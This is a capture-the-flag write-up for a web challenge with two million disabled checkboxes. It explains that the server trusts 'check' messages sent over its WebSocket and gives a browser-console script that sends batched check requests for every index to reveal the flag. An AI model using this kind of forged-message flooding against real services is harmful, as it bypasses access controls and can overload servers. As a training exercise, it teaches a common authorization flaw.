
Two Million Checkboxes
 By Prayush Hada
Challenge Description:
“They thought they could impress us with One Million Checkboxes!? Pfft… how about TWO Million Checkboxes?!_
Ya gotta check ’em all!!”_
Initial Recon:
It displayed a comical UI:
✅ Two million checkboxes (just 1000 shown at a time)
✅ A counter: “Checked: 0 / 2,000,000”
✅ A blank page with no clickable checkboxes — they were all disabled
✅ A hint to check the page thoroughly
Using DevTools → Elements, Sources, and Console, we investigated the underlying JS logic.
Source Code Analysis
The JS script being used (main.js) is loaded, and here's what we observed:
- A WebSocket is established with
/ws - The app sends a request to
get_state - The server responds with a base64-encoded and zlib-compressed list of checked checkbox indices
- It only renders 1000 checkboxes at a time in chunks
- The client is allowed to send
**check**and**uncheck**actions, but the checkbox input isdisabledin the DOM
The flag is revealed only if all 2,000,000 checkboxes are checked, and SERVER_FLAG is set.
The Flaw
Even though the UI disables interaction, the WebSocket client-side code accepts and sends **check** commands.
That meant we could send our own WebSocket requests to simulate checking every single box.
However — 2 million checkboxes is too much to process in one go. So we needed to batch them.
The Exploit
We opened the browser’s DevTools (F12) and ran this script directly in the Console tab:
// Step 1: Connect the WebSocket globally
window.ws = new WebSocket('ws://' + window.location.host + '/ws');

// Step 2: Once connected, flood all checkboxes in chunks
window.ws.onopen = () => {
    const CHUNK_SIZE = 100000;
    let i = 0;

    function floodCheckBoxes() {
        if (i >= 2000000) {
            console.log('✅ Finished sending all check requests');
            return;
        }

        const chunk = Array.from({ length: CHUNK_SIZE }, (_, k) => i + k);

        window.ws.send(JSON.stringify({
            action: 'check',
            numbers: chunk
        }));

        console.log(`[+] Sent check for ${i} to ${i + CHUNK_SIZE}`);
        i += CHUNK_SIZE;
        setTimeout(floodCheckBoxes, 100); // delay to prevent crash
    }

    floodCheckBoxes(); // start flooding
};

// Step 3: After ~10 seconds, manually wait for UI to catch up and reveal flag
function waitForFlag() {
    const count = document.getElementById('checked-count').textContent.replace(/,/g, '');
    if (count === '2000000') {
        document.getElementById('flag').innerText = window.SERVER_FLAG;
        document.getElementById('flag-container').style.display = 'block';
        confetti(); // 🎉
    } else {
        setTimeout(waitForFlag, 500);
    }
}

setTimeout(waitForFlag, 10000); // wait for checkboxes to flood first
After applying this script on console wait for 10 sec and refresh the page.